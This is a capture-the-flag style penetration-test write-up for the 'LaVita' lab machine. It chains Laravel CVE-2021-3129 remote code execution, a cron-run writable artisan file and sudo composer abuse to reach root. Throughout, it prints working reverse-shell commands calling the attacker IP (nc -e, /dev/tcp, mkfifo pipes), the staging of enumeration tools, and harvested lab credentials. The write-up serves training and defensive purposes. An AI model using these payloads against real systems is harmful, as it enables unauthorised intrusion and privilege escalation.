

report

Report - LaVita

- Author: Henry Post
- Target: LaVita
- Target IP: 192.168.55.38
- Attacker IP: 192.168.49.55
- Date: 05/06/2026

Executive Summary

This machine, LaVita, was enumerated by nmap to have HTTP and SSH open.

The HTTP server contained a registration page we used to enable DEBUG mode in Laravel.

This debug mode was used to exploit CVE-2021-3129 and get a reverse shell as `www-data` user.

We then used the fact that `skunk` runs `/var/www/html/lavita/artisan` periodically, and `www-data` can write to that file, to get a reverse shell as the `skunk` user.

From there, we realized `skunk` is a SUDOer, meaning it can execute commands as `root` user.

We saw that `skunk` was allowed to run this command glob:

```
(root) NOPASSWD: /usr/bin/composer --working-dir\=/var/www/html/lavita *
```

We then queried GTFOBins for a `composer` exploit, and got `root` user access by manipulating `/var/www/html/lavita/composer.json` and using `sudo` as the `skunk` user.

Recommendations

- Do not allow any user to enable DEBUG mode in Laravel.
- Do not allow any user to register.
- Upgrade Laravel to fix CVE-2021-3129.
- Do not allow `www-data` user to write to `/var/www/html/lavita/artisan` file.
- Do not allow `skunk` to be a SUDOer if it can be avoided.

Resources

- <https://www.exploit-db.com/exploits/49424>
- <https://nvd.nist.gov/vuln/detail/CVE-2021-3129>
- <https://github.com/kngyf263/CVE-2021-3129/blob/main/attacker/exploit.py>
- <https://github.com/joshuavanderpoll/CVE-2021-3129>
- <https://medium.com/@0xrave/ctf-200-07-offsec-proving-grounds-practice-labor-day-ctf-machine-walkthrough-12bfd272e9cf>

Recon

Edit `/etc/hosts` for easy hostnames.

I ran an nmap scan that enumerated their ports:

```
nmap -sS -sV lavita
```

Very simple port layout:

port	service
22	ssh
80	http

Let's visit `http://lavita` .

Non-root access

`http://lavita/action_page.php?Name=a&Email=a&Message=a&Like=on` - This page shows us that they're running `Laravel 8.4.0` .

```
searchsploit laravel

# Laravel 8.4.2 debug mode - Remote code execution | php/webapps/49424.py

searchsploit --path 49424

cp /usr/share/exploitdb/exploits/php/webapps/49424.py ./

python 49424.py http://lavita /var/www/html/laravel/storage/logs/laravel.log
id
```

```
(kali㉿kali)-[~]
$ python 49424.py http://lavita /var/www/html/laravel/storage/logs/laravel.log id
/home/kali/49424.py:71: SyntaxWarning: invalid escape sequence '\/'
  command = command.replace('/', '\/')
Exploit ...
█
```

It seems to be stuck. I'll try to find a different PoC for CVE-2021-3129...

```
wget https://raw.githubusercontent.com/knqyf263/CVE-2021-3129/refs/heads/main/attacker/exploit.py

python exploit.py http://lavita
```

We need to edit `exploit.py`, near the bottom. Let's do that. Actually, I will make a parameterized version.

```
wget https://raw.githubusercontent.com/meltingscales/oscp/refs/heads/main/boxes/provinggrounds/LaVita/CVE-2021-3129.py

python CVE-2021-3129.py http://lavita id
```

```
(kali㉿kali)-[~]
$ python CVE-2021-3129.py http://lavita ls
[*] Try to use monolog_rce1 for exploitation.
[+] PHPGGC found. Generating payload and deploy it to the target
[*] Result:
[-] RCE echo is not found.
```

This also fails...

Going to take a break then consult a guide...

<https://medium.com/@0xrave/ctf-200-07-offsec-proving-grounds-practice-labor-day-ctf-machine-walkthrough-12bfd272e9cf>

Apparently we need to use `dirsearch` ...

```
dirsearch -u http://lavita
```


It finds a few useful routes:

```
http://lavita/login
http://lavita/register
http://lavita/robots.txt
http://lavita/web.config
```

Let's register at <http://lavita/register> .

```
potato
potato@gmail.com
potato123
```

Once we log in, we enable debug mode.



Now we can likely do this:

```
cp /usr/share/exploitdb/exploits/php/webapps/49424.py ./
python 49424.py http://lavita /var/www/html/laravel/storage/logs/laravel.log
id
```

This fails again.

Let's try <https://github.com/joshuavanderpoll/CVE-2021-3129> .

```
git clone https://github.com/joshuavanderpoll/CVE-2021-3129.git
cd CVE-2021-3129
python3 -m venv .venv
```

```
source .venv/bin/activate

pip3 install -r requirements.txt

python CVE-2021-3129.py --host http://192.168.55.38
```

This seems to fail. I'm going to reset the machine. It's possible the old exploit ruined something in the machine.

```
[?] Would you like to try the next chain? [Y/N] : Y
[@] Trying chain laravel/rce2 [2/29] ...
[@] Clearing logs ...
[@] Causing error in logs ...
[✓] Caused error in logs.
[@] Sending payloads ...
[✓] Sent payload.
[@] Converting payload ...
[✓] Converted payload.
[✓] Output :

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

It works. We have remote code execution. Next step is to get a reverse shell.

```
# attacker, get ip=192.168.49.55
ip a | grep 192

# attacker, start nc listener
nc -nvlp 4444

# payload for victim
sh -i >& /dev/tcp/192.168.49.55/4444 0>&1
```

This seems to fail. I'm wondering if we should upload a PHP webshell using the "Image Upload" feature.

Or, what if our victim has nc ?

```
execute which nc
```

```

patches - Detailed information about patch modes.
[?] Please enter a command to execute : execute which nc
[@] Executing command "which nc" ...
[@] Generating payload ...
[✓] Generated 29 payloads.
[@] Trying chain laravel/rce1 [1/29] ...
[@] Clearing logs ...
[@] Causing error in logs ...
[✓] Caused error in logs.
[@] Sending payloads ...
[✓] Sent payload.
[@] Converting payload ...
[✓] Converted payload.
[✓] Output :

[?] Would you like to try the next chain? [Y/N] : Y
[@] Trying chain laravel/rce2 [2/29] ...
[@] Clearing logs ...
[@] Causing error in logs ...
[✓] Caused error in logs.
[@] Sending payloads ...
[✓] Sent payload.
[@] Converting payload ...
[✓] Converted payload.
[✓] Output :

/usr/bin/nc

★ If this script helped you, consider starring https://github.com/joshuavanderpoll/CVE-2021-3129 ★
[✓] Working chain found. You have now access to the 'patch' functionality.
[?] Would you like to try the next chain? [Y/N] : 

```

Yes, they do. Great.

```

# attacker, start nc listener
nc -nvlp 4444

# on attacker
python CVE-2021-3129.py --host http://192.168.55.38
execute nc 192.168.49.55 4444 -e /bin/bash

```

We get reverse shell!

```
(.venv)kali@kali: ~/CVE-2021-3129
Session Actions Edit View Help
Using PHPGGC: https://github.com/ambionix/PHPGGC

[?] Would you like to use the previous word? [y/N]
[a] Starting the exploit on "http://192.168.49.55:4444"
[a] Testing vulnerable URL "http://192.168.49.55:4444"
[v] Host seems vulnerable!
[a] Searching Laravel log file path...
[v] Laravel seems to be running on a Linux
[v] Laravel log path: "/var/www/html/laravel.log"
[v] Laravel version found: "8.4.0".
[*] Use "?" for a list of all available actions
[?] Please enter a command to execute : echo "1"
[a] Executing command "nc 192.168.49.55 4444"
[a] Generating payload...
[v] Generated 29 payloads.
[a] Trying chain laravel/rce1 [1/29]...
[a] Clearing logs...
[a] Causing error in logs...
[v] Caused error in logs.
[a] Sending payloads...
[v] Sent payload.
[a] Converting payload...
[v] Converted payload.
[v] Output :

[?] Would you like to try the next chain? [y/N]
[a] Trying chain laravel/rce2 [2/29]...
[a] Clearing logs...
[a] Causing error in logs...
[v] Caused error in logs.
[a] Sending payloads...
[v] Sent payload.
[a] Converting payload...
[v] Converted payload.
[v] Output :
```

Root access

Let's run LinPEAS.

In attacker to stage LinPEAS:

```
cd ~

wget https://github.com/peass-ng/PEASS-ng/releases/download/20260501-5805575d/linpeas.sh

python3 -m http.server 80
```

In victim rev shell:

```
cd /dev/shm
wget http://192.168.49.55:80/linpeas.sh
chmod +x ./linpeas.sh

./linpeas.sh
```

We steal the DB_PASSWORD and APP_KEY.

```
DB_PASSWORD=sdfquelw0kly9jgbx92
REDIS_HOST=127.0.0.1
MIX_PUSHER_APP_CLUSTER=mt1
```

```
PWD=/dev/shm
APP_KEY=base64:zfXJipTpbCyrZHRDpn0/NmdpHTbAl7/hCMf476EP1LU=
DB_DATABASE=lavita
DB_HOST=127.0.0.1
DB_PASSWORD=sdfquelw0kly9jgbx92
DB_PORT=3306
DB_USERNAME=lavita
```

We find some kernel vulns.

```
???????????? Kernel Exploit Registry (T1068)
?? Operating system ..... Linux
?? Kernel release ..... 5.10.0-25-amd64
?? Comparable version ..... 5.10.0.25
?? Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable
(1..21)
?? Kernel config source ..... /boot/config-5.10.0-25-amd64
CVE: CVE-2021-3490 | Name: eBPF ALU32 bounds tracking for bitwise ops |
Match data: pkg=linux-
kernel,ver>=5.7,ver<5.12,CONFIG_BPF_SYSCALL=y,sysctl:kernel.unprivileged_bpf
_disabled!=1 | Tags: ubuntu=20.04{kernel:5.8.0-
(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|
50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*} | Rank: 5 | Details:
CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
CVE: CVE-2021-3493 | Name: Ubuntu OverlayFS | Match data: pkg=linux-
kernel,ver>=3.13,ver<5.14,x86_64 | Tags: ubuntu=
(14.04|16.04|18.04|20.04|20.10) | Rank: 1 | Details: Only Ubuntu is
affected.
CVE: CVE-2021-22555 | Name: Netfilter heap out-of-bounds write | Match data:
pkg=linux-kernel,ver>=2.6.19,ver<=5.12-rc6 | Tags:
ubuntu=20.04{kernel:5.8.0-*} | Rank: 1 | Details: ip_tables kernel module
must be loaded
CVE: CVE-2022-0847 | Name: DirtyPipe | Match data: pkg=linux-
kernel,ver>=5.8,ver<=5.16.11 | Tags: ubuntu=(20.04|21.04),debian=11 | Rank:
1
CVE: CVE-2022-0995 | Name: watch_queue | Match data: pkg=linux-
kernel,ver>=5.8,ver<5.16.5,x86_64 | Tags: ubuntu=21.10{kernel:5.13.0.37-
generic} | Rank: 1 | Details: Not 100% reliable, may need to be run a couple
of times. It rare cases it may panic the kernel.
CVE: CVE-2022-32250 | Name: nft_object UAF (NFT_MSG_NEWSET) | Match data:
pkg=linux-
kernel,ver<5.18.1,CONFIG_USER_NS=y,sysctl:kernel.unprivileged_userns_clone==
1 | Tags: ubuntu=(22.04){kernel:5.15.0-27-generic} | Rank: 1 | Details:
kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```



```
?? Kernel vulns found: 6
```

We should poke around in crontab and also see what users exist...

```
-rw-r--r-- 1 skunk skunk 220 Aug  4 2021 /home/skunk/.bash_logout
```

skunk is a suspicious user.

```
/home/skunk/.bash_logout
/home/skunk/.bashrc
/home/skunk/local.txt
/home/skunk/.profile
```

Let's find what skunk owns. And poke around crontab . We should also later run pspy ...

```
crontab -l # nothing

cat /etc/crontab # see below

find / -user skunk
<<EOF
find / -user skunk
/home/skunk
/home/skunk/.bash_logout
/home/skunk/.bashrc
/home/skunk/local.txt
/home/skunk/.profile
EOF
```

Crontab

```
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --
```

```
report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
```

Now let's run `pspy` .

```
# in attacker
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
python3 -m http.server 80

# in victim
cd /dev/shm/
wget http://192.168.49.55/pspy64
chmod +x ./pspy64

./pspy64
```

Okay, skunky friend (uid 1001) is running some interesting scripts. Thanks `pspy` ...

```
2026/05/06 14:30:01 CMD: UID=1001 PID=41311 | /bin/sh -c /usr/bin/php
/var/www/html/lavita/artisan clear:pictures
2026/05/06 14:30:01 CMD: UID=1001 PID=41312 | /usr/bin/php
/var/www/html/lavita/artisan clear:pictures
2026/05/06 14:30:01 CMD: UID=1001 PID=41313 | stty -a
2026/05/06 14:30:01 CMD: UID=1001 PID=41314 | grep columns
2026/05/06 14:30:01 CMD: UID=1001 PID=41315 | /usr/bin/php
/var/www/html/lavita/artisan clear:pictures
2026/05/06 14:30:01 CMD: UID=1001 PID=41317 | sh -c stty -a | grep columns
2026/05/06 14:30:01 CMD: UID=1001 PID=41316 | stty -a
2026/05/06 14:30:01 CMD: UID=1001 PID=41318 | /usr/bin/php
/var/www/html/lavita/artisan clear:pictures
2026/05/06 14:30:01 CMD: UID=1001 PID=41319 | rm -Rf
/var/www/html/lavita/public/images/*
```

Can we write to `/var/www/html/lavita/artisan` ?

```
[ -w /var/www/html/lavita/artisan ] && echo "Writable" || echo "Not
Writable"
# yes, we can
```

```
cat /var/www/html/lavita/artisan
<<EOF
#!/usr/bin/env php
<?php
...etc...
EOF
# It's a PHP code file.
```


Yes, we can write to it.

```
# attacker ip=192.168.49.55
# attacker port=4445

# on attacker
nc -nvlp 4445

# on victim
echo "<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.49.55 4445>/tmp/f'); ?>" > /var/www/html/lavita/artisan
```

Great.



```
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nc -nvlp 4445
listening on [any] 4445 ...
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.38] 42416
/bin/sh: 0: can't access tty; job control turned off
$ whoami
skunk
$
```

We got skunk reverse shell.

```
sudo -l
<<EOF
$ sudo -l
Matching Defaults entries for skunk on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
```

n

User skunk may run the following commands on debian:

```
(ALL : ALL) ALL
```

```
(root) NOPASSWD: /usr/bin/composer --working-dir=/var/www/html/lavita *
```

\$

EOF

We're a sudoer for `/usr/bin/composer` ...Great.

GTFOBins time.

<https://gtfobins.org/gtfobins/composer/>

```
# run in www-data shell
```

```
cd /var/www/html/lavita
```

```
mv composer.json composer.json.bak
```

```
echo '{"scripts":{"x":"whoami"}}' > composer.json
```

```
# run in skunk shell
```

```
sudo composer --working-dir=/var/www/html/lavita run-script x
```

We have it nearly finished.

```
$ whoami
skunk
$ sudo composer --working-dir=/var/www/html/lavita run-script x
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> whoami
root
$
```

Now all we need to do is start a new reverse shell.

```
# run in www-data shell
```

```
cd /var/www/html/lavita
```

```
mv composer.json composer.json.bak
```

```
echo '{"scripts":{"x":"nc 192.168.49.55 4446 -e /bin/bash"}}' >
composer.json
```

```
# run on attacker
```

```
nc -nvlp 4446
```

```
# run in skunk shell
```

```
sudo composer --working-dir=/var/www/html/lavita run-script x
```

And we finally have root shell.

The image shows a Kali Linux terminal window with a dark background. The title bar reads 'kali@kali: ~ - CVE-2021-3129'. The terminal content is as follows:

```
Session Actions Edit View Help  
(venv)kali@kali: ~ - CVE-2021-3129  kali@kali: ~ - CVE-2021-3129  
y646response-content-type=application%2Foctet-stream [following]  
--2026-05-06 18:28:29-- https://release-assets.githubusercontent.com/github-production-release-asset/1208  
21432/860f70be-b564-48f5-a9da-d1c32505ff0b?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-05-06T19X3A27X3A44Z6r  
s46&response-content-type=application%2Foctet-stream&sig=96c2d410-9711-43a1-mdd-ab1947a  
ab58&skid=139a8654-997b-4769-b12b-9515b896b6deskt2026-05-06T18X3A27X3A06Z5ske2026-05-06T19X3A27X3A44Z6  
sksb&skvs=2018-11-09&sig=cwRfLUdQo9fKXUETw005YfQOMD3mISp1*31ipEmfEXK306jwte=eyJ0eXAiOiJKV1QiLCJhbGciOiJIU2  
t1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiaXVkIjoicmVzZWZfZS1hc3NldHMuZ2l0aHVidXNlcmVubnRlbnQvY29tIiwia2V5Ijoia2V  
5MS15tmV4cCI0MTc0QDM5MSIjQW05wibmIjoXNzC4MDkyMTA5LCJ3XWROIjoicmVzZWZfZS1hc3NldHMuZ2l0aHVidXNlcmVubnRlbnQvY29tIiwia2V5Ijoia2V  
2lUzG93cyXzUqQ1QfJmJm043j6vedd4Q4adWeA4LQ6PM548bPPGf6J04CQ8response-content-disposition=attachment%3B%2  
FilenameX3Dpspy646response-content-type=application%2Foctet-stream  
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.108.133,  
185.199.109.133, 185.199.111.133, ...  
Connecting to release-assets.githubusercontent.com ([release-assets.githubusercontent.com])|185.199.108.133|  
:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 3104768 (3.0M) [application/octet-stream]  
Saving to: 'pspy64'  
  
pspy64 100%[====>] 2.96M --.-KB/s in 0.02s  
  
2026-05-06 18:28:29 (138 MB/s) - 'pspy64' saved [3104768/3104768]  
  
[kali@kali] ~ - CVE-2021-3129  
$ nc -nvlp 4446  
listening on [any] 4446 ...  
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.38] 42100  
whoami  
root  
hostname  
debian  
date  
Wed 06 May 2026 02:56:32 PM EDT  
  
ion Actions Edit View Help  
@kali: ~ kali@kali: ~  
user.lock  
ig  
base  
age  
json  
age-lock.json  
ic  
ic  
WE.md  
urces  
sh  
es  
er.php  
age  
s  
or  
ack.mix.js  
composer.json composer.json.bak  
cannot move 'composer.json' to 'composer.json.bak': Permission denied  
  
do composer --working-dir=/var/www/html/lavita run-script x  
ot run Composer as root/super user! See https://getcomposer.org/root for details  
in/sh -i 0<3 1>63 2>63  
/sh: 0: can't access tty; job control turned off  
  
oami  
k  
do composer --working-dir=/var/www/html/lavita run-script x  
ot run Composer as root/super user! See https://getcomposer.org/root for details  
oami  
  
do composer --working-dir=/var/www/html/lavita run-script x  
ot run Composer as root/super user! See https://getcomposer.org/root for details  
192.168.49.55 4446 -e /bin/bash
```

Hooray!